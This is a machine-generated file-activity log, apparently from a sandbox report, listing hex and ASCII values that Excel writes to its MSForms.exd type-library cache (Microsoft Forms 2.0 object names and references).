C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 a0 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 f8 49 00 00 0f 00 00 00	.....x...I......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!.................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 28 0e 00 00 10 08 00 00 40 0e 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 10 0e 00 00 88 0e 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 70 0e 00 00 08 0d 00 00 88 05 00 00 58 0e 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	........(.....@...(...x...@. .....h..... .....X...@...(...p. .....X.....P...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	3744	12 31 ae 68 93 6f 94 41 a6 5e c2 74 96 71 ac 21 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	.1.h.o.A.^.t.q.!.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	5016	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	52	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57 10 0e 00 00 00 00 00 00 01 00 07 00 25 00 45 58 43 45 4c 2e 45 58 45 57	.....- .stdole2.tlbWWW.. .....%.EXCEL.EXEW	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	512	80 41 00 00 48 22 00 00 64 30 00 00 b4 49 00 00 f0 47 00 00 80 3c 00 00 00 2e 00 00 64 45 00 00 38 41 00 00 c8 47 00 00 90 30 00 00 d8 49 00 00 b4 29 00 00 d8 48 00 00 7c 46 00 00 6c 3d 00 00 2c 42 00 00 f0 21 00 00 d8 3b 00 00 50 47 00 00 54 46 00 00 54 43 00 00 54 3e 00 00 e0 2c 00 00 6c 3c 00 00 4c 3a 00 00 2c 44 00 00 78 38 00 00 b4 45 00 00 24 47 00 00 8c 45 00 00 1c 43 00 00 20 49 00 00 90 49 00 00 34 30 00 00 30 40 00 00 9c 42 00 00 b8 44 00 00 28 3e 00 00 b8 3f 00 00 40 42 00 00 20 45 00 00 a4 47 00 00 b0 43 00 00 c8 32 00 00 20 41 00 00 18 48 00 00 68 44 00 00 c8 45 00 00 10 26 00 00 c8 2f 00 00 54 2b 00 00 18 32 00 00 c0 41 00 00 c0 40 00 00 a0 34 00 00 b4 2b 00 00 a8 40 00 00 74 3b 00 00 b8 2c 00 00 78 45 00 00 d8 40 00 00 30 46 00 00 08 3f 00	.A..H"..d0...I...G...<.....dE..8A...G...0...I...)...H..|F..l=..,B...!...;..PG..TF..TC..T>...,..l<..L:..,D..x8...E..$G..E...C.. I...I..40..0@...B...D..(>...?..@B.. E...G...C...2..A...H..hD...E...&.../..T+...2...A...@...4...+...@..t;...,..xE...@..0F...?.	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	18936	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.klDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... .....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	.....WW.....WW.....WW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1841	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	..4...4...d...d.....<...h.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	1c 4f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	.O.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	b4 62 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.b..4.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 4b 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	LK.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ac 3c 00 00 a0 0e 00 00 ff ff ff ff 0f 00 00 00	.<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 62 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.b.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 64 00 00 f8 49 00 00 ff ff ff ff 0f 00 00 00	.d...I.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e0 ae 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	34 b5 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	4...P.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 ce 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
